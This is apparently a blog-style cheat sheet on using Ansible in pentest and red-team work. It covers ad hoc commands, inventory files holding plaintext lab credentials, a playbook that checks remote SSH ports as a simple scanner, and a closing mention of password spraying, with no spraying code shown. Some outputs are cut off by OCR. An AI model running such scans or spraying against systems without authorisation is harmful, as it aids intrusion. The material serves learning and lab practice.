# Ansible - Quick Shot

by Cody Sixteen

3/30/2022

## Intro

I decided to create this small document to collect few basic ideas about Ansible and how it can be used during a ‘day-to-day’ scenarios for pentest and red team projects. If you’re already familiar with Ansible – this document more likely will be a small ‘cheat sheet’ if you’d like to use Ansible to perform some actions during the projects. Anyhow… Enjoy and have fun! ;)

Here we go…

## Contents

## Main goal

Main goal of this small document was to learn and understand a bit more about *Ansible*[1] and how it can be used during a quick ‘pentests’ and/or red team scenarios. (The idea was to create something like a cheat sheet rather than a proper full ‘Ansible tutorial’.) Use each paragraph here as a ‘dot’ that will (or at least “should”) in the end ‘connect with other dots’ to create “some more interesting ideas…” ;)

## Environment

Similar to the previous adventures already described on the blog[2] – to this exercise I used Ubuntu 20 VM started in VirtualBox. When your VM is ready to go – in a next step you should run those 2 commands to install Ansible:

```
# apt update
# apt install ansible -y
```


When *apt* will finish the installation we should be ready to continue.

## Agent or Not (ssh-agent)

At this step – reading multiple online tutorials related to *Ansible “for beginners”*[3] - you’ll find the part for “configure your ssh-agent”. My goal was to avoid that solution so all examples presented below are not using this ‘opportunity’. (Below you’ll get the idea.)

## Intro to Ad Hoc

One of my favorite ‘*Ansible-feature*’ is the possibility of using *something* that works similar to the one-liners[4] – it’s called “Ad Hoc”[5]. Pretty useful if you want to run one command against (for example) a target host (or hosts; see below for more details). Again I strongly recommend to read the fantastic manual (you can start here[5]):



https://docs.ansible.com/ansible/latest/user_guide/intro_adhoc.html


ANSIBLEFEST

**Introduction to ad hoc commands**

An Ansible ad hoc command uses the */usr/bin/ansible* command-line tool to automate a single task
and easy, but they are not reusable. So why learn about ad hoc commands first? ad hoc commands
concepts you learn here will port over directly to the playbook language. Before reading and execu
inventory.

- Why use ad hoc commands?
- Use cases for ad hoc tasks

Example of this kind of (Ansible-)‘one-liner’ is presented below. We’ll try to connect to localhost as a specific (-u) user asking for the password first (-k option to “ask for password”). Using module[6] (-m) called *shell* we’ll run an example command (-a) “*echo $PATH*”:



```
c@box:~$ ansible localhost -m shell -a 'echo $PATH' -u tester -k
SSH password:
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 127.0.0.1 should use
/usr/bin/python3, but is using /usr/bin/python for backward compatibility with
prior Ansible releases. A future Ansible release will default to using the
discovered platform python for this host. See https://docs.ansible.com/ansible/
2.9/reference_appendices/interpreter_discovery.html for more information. This
feature will be removed in version 2.12. Deprecation warnings can be disabled
by setting deprecation_warnings=False in ansible.cfg.
127.0.0.1 | CHANGED | rc=0 >>
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loc
al/games:/snap/bin
c@box:~$
```

More Ansible modules you can find here [6].

Let’s move forward.


## Intro to Inventory

TL;DR - According to the documentation[7]:

“Ansible works against multiple managed nodes or “hosts” in your infrastructure at the same time, using a list or group of lists known as inventory. Once your inventory is defined, you use patterns to select the hosts or groups you want Ansible to run against.”

We’ll use an *inventory* file later [7, 8, 9].

Quick hint?


https://docs.ansible.com/ansible/2.7/user_guide/intro_inventory.html
ANSIBLEFEST
PRODUCTS
COMMUNITY
WEBIN

You can also select the connection type and user on a per host basis:

```
[targets]

localhost              ansible_connection=local
other1.example.com     ansible_connection=ssh        ansible_user=mpdehaan
other2.example.com     ansible_connection=ssh        ansible_user=mdehaan
```


Jumping to the next dot…

## “Quick-shot” Commands

According to the documentation[1] (and few previous words about the basics of my adventures with Ansible) now we’ll use an *inventory* file to perform some “basic tasks” against remote host(s). For my case I used only my “local lab/environment” but feel free to extend those tests/tasks to your own networks. Long story short: for now you can think about an *inventory* that this is our file “with target hosts/IP’s”. ;)

## Ad-hoc connection to remote SSH


To connect[5] to my-remote-host I created a *new_inventory_file* contains few IP’s:



```
$ cat new_inventory_file
127.0.0.1
192.168.1.43
172.17.0.2

$
```

Next I decided to update the file and add few of the ‘Ansible variables’ (you can read more about them here[8]).

Updated file is presented below:




```
$ cat new_inventory_file
127.0.0.1 ansible_user=tester ansible_password=tester
192.168.1.43 ansible_user=tester ansible_password=teste
172.17.0.2 ansible_user=tester ansible_password=teste
$
```

*(One of the reasons I did not “configure” the *ssh-agent* mentioned above. ;))

Moving forward…

## Inventory connection to remote SSH

Connecting to remote SSH using ad-hoc and our created *new_inventory_file* is presented on the screen below:



```
$ ansible all -i new_inventory_file -a "pwd"
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 127.0.0.1 should use /usr/bin/python3, but is using
/usr/bin/python for backward compatibility with prior Ansible releases. A future Ansible release will default to
using the discovered platform python for this host. See
https://docs.ansible.com/ansible/2.9/reference_appendices/interpreter_discovery.html for more information. This
feature will be removed in version 2.12. Deprecation warnings can be disabled by setting
deprecation_warnings=False in ansible.cfg.
127.0.0.1 | CHANGED | rc=0 >>
/home/tester
172.17.0.2 | UNREACHABLE! => {
    "changed": false,
    "msg": "Failed to connect to the host via ssh: ssh: connect to host 172.17.0.2 port 22: No route to host",
    "unreachable": true
}
```

At this stage [1, 5, 8] the output should be pretty obvious.


Jumping to another dot…

## Intro to Collections

Again, according to the docs[9]:

"Collections are a distribution format for Ansible content that can include playbooks, roles, modules, and plugins."

If we found a collection we can use for our pentest/redteam scenario(s) – we can install it using *ansible-galaxy* like it is presented in the docs[10]:


https://docs.ansible.com/ansible/latest/user_guide/collections_using.html
ANSIBLEFEST
PRODUCTS
COMMUNITY
WEBINARS & TRAINING
BLOG

Installing collections with `ansible-galaxy`


By default, `ansible-galaxy collection install` uses https://galaxy.ansible.com as the Galaxy server (as listed in the `ansible.cfg` file under GALAXY_SERVER). You do not need any further configuration.

See Configuring the ansible-galaxy client if you are using any other Galaxy server, such as Red Hat Automation Hub.

To install a collection hosted in Galaxy:

```
ansible-galaxy collection install my_namespace.my_collection
```

We'll use that when we'll later prepare a future scenarios. See this page[10] for more details[11]:


https://docs.ansible.com/ansible/latest/collections/index.html
ANSIBLEFEST
PRODUCTS
COMMUNITY

Collection Index

These are the collections with docs hosted on docs.ansible.com.

- amazon.aws
- ansible.builtin
- ansible.netcommon
- ansible.posix
- ansible.utils
- ansible.windows
- arista.eos
- awx.awx
- azure.azcollection
- check_point.mgmt
- chocolatey.chocolatey
- cisco.aci
- cisco.asa


For now we'll use a basic/default examples but – if needed in the future – we'll install more to do a specific action. See below for more details…

# Intro to Playbooks

“*Documentation is the key*” so again: following the friendly manuals[12]:


“Ansible Playbooks offer a repeatable, re-usable, simple configuration management (...). If you need to execute a task with Ansible more than once, write a playbook and put it under source control.”

Let’s see some basic example (grabbed somewhere online but modified a bit for our purposes). Very basic “playbook” below:



```
---

 - hosts: all
   become: no

   tasks:
     - name: Checking date on remote host
       command: 'date'
       register: supdate

     - debug: var=supdate.stdout
playbook05.yml (END)
```

Let’s run this playbook with our *new_inventory_file*:



```
$ ansible-playbook playbook05.yml -i new_inventory_file

PLAY [all] *****************************************************************************************************************************

TASK [Gathering Facts] *****************************************************************************************************************
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 127.0.0.1 should use /usr/bin/python3, but is using /usr/bin/python for backward compatibility with prior
Ansible releases. A future Ansible release will default to using the discovered platform python for this host. See
https://docs.ansible.com/ansible/2.9/reference_appendices/interpreter_discovery.html for more information. This feature will be removed in version 2.12. Deprecatio
 warnings can be disabled by setting deprecation_warnings=False in ansible.cfg.
ok: [127.0.0.1]
fatal: [192.168.1.43]: UNREACHABLE! => {"changed": false, "msg": "Invalid/incorrect password: Permission denied, please try again.", "unreachable": true}
fatal: [172.17.0.2]: UNREACHABLE! => {"changed": false, "msg": "Failed to connect to the host via ssh: ssh: connect to host 172.17.0.2 port 22: No route to host",
nreachable": true}

TASK [Checking date on remote hosts] ***************************************************************************************************
changed: [127.0.0.1]

TASK [debug] ***************************************************************************************************************************
ok: [127.0.0.1] => {
    "supdate.stdout": "śro, 30 mar 2022, 20:55:20 CEST"
}

PLAY RECAP *****************************************************************************************************************************
127.0.0.1                  : ok=3    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
172.17.0.2                 : ok=0    changed=0    unreachable=1    failed=0    skipped=0    rescued=0    ignored=0
192.168.1.43               : ok=0    changed=0    unreachable=1    failed=0    skipped=0    rescued=0    ignored=0

$ 
```

As you can see during this simple test we were able to run command on remote host(s) and get a response if needed. At this stage I strongly recommend to get back to [8] and read about *variables* and *modules*[6].


For now – we’re moving forward...

## Ansible for Red Teams – Basic Scenarios

While I was reading more and more about Ansible and all the Modules[6] and Collections [10] I started wondering how it can be used to perform a “daily basis tasks” for pentests or red team projects. Few simple examples you’ll find below.


## Simple portscan…

First of all – an easy way to use Ansible as a ‘portscanner’? Searching for an online-answers I found an example of a playbook (I modified a bit;) ):



```
---
- name: Check remote SSH (if it is closed or not)
  hosts: all
  connection: local
  gather_facts: no

  tasks:
      - name: Check if service is running by querying the application port
        wait_for:
          port: 22
          timeout: 3
          state: stopped
          msg: "Port 22 is accessible, SSH enabled on remote host"
        register: service_status
~
~
```


(As you remember from [8] about the “state” variable… ;)) *State* if *sshd* on remote host(s) is closed:



```
c@box:~/_LABS3/[redacted]$ ansible-playbook junos_play10.yml  -i inv02

PLAY [Check remote SSH (if it is closed or not)] ***************************************************************

TASK [Check if service is running by querying the application port] ********************************************
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 127.0.0.1 should use /usr/bin/python3, but is using /usr/bin/
release will default to using the discovered platform python for this host. See https://docs.ansible.com/ansible/2.9/r
will be removed in version 2.12. Deprecation warnings can be disabled by setting deprecation_warnings=False in ansible
ok: [127.0.0.1]
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 192.168.1.43 should use /usr/bin/python3, but is using /usr/b
release will default to using the discovered platform python for this host. See https://docs.ansible.com/ansible/2.9/r
will be removed in version 2.12. Deprecation warnings can be disabled by setting deprecation_warnings=False in ansible
ok: [192.168.1.43]
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 172.17.0.2 should use /usr/bin/python3, but is using /usr/bin
release will default to using the discovered platform python for this host. See https://docs.ansible.com/ansible/2.9/r
will be removed in version 2.12. Deprecation warnings can be disabled by setting deprecation_warnings=False in ansible
ok: [172.17.0.2]

PLAY RECAP *****************************************************************************************************
127.0.0.1                  : ok=1    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
172.17.0.2                 : ok=1    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
192.168.1.43               : ok=1    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0
```

Next test – let’s run sshd to see the difference(s) in the response:

*State* if sshd is started:



```
PLAY [Check remote SSH (if it is closed or not)] *************************************************************

TASK [Check if service is running by querying the application port] ******************************************
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 127.0.0.1 should use /usr/bin/python3, but is using /usr/bin/p
release will default to using the discovered platform python for this host. See https://docs.ansible.com/ansible/2.9/re
will be removed in version 2.12. Deprecation warnings can be disabled by setting deprecation_warnings=False in ansible.
fatal: [127.0.0.1]: FAILED! => {"ansible_facts": {"discovered_interpreter_python": "/usr/bin/python"}, "changed": false
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 192.168.1.43 should use /usr/bin/python3, but is using /usr/bi
release will default to using the discovered platform python for this host. See https://docs.ansible.com/ansible/2.9/re
will be removed in version 2.12. Deprecation warnings can be disabled by setting deprecation_warnings=False in ansible.
fatal: [192.168.1.43]: FAILED! => {"ansible_facts": {"discovered_interpreter_python": "/usr/bin/python"}, "changed": fa
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host 172.17.0.2 should use /usr/bin/python3, but is using /usr/bin/
release will default to using the discovered platform python for this host. See https://docs.ansible.com/ansible/2.9/re
will be removed in version 2.12. Deprecation warnings can be disabled by setting deprecation_warnings=False in ansible.
fatal: [172.17.0.2]: FAILED! => {"ansible_facts": {"discovered_interpreter_python": "/usr/bin/python"}, "changed": fals

PLAY RECAP ****************************************************************************************************
127.0.0.1                  : ok=0    changed=0    unreachable=0    failed=1    skipped=0    rescued=0    ignored=0
172.17.0.2                 : ok=0    changed=0    unreachable=0    failed=1    skipped=0    rescued=0    ignored=0
192.168.1.43               : ok=0    changed=0    unreachable=0    failed=1    skipped=0    rescued=0    ignored=0
```

At this stage – preparing “more and more advanced examples of the scan” - I will leave to you as an exercise. ;) For example – let’s think about the parser for *nmap*’s output that is able to prepare an *ansible-inventory-file* for us… ;]


For now - moving to the next example case…

## Example Spray with Ansible

Reading the docs we can easily see that there is an excellent opportunity to prepare a playbook and inventory-file to perform a ‘spraying attack’ [13].

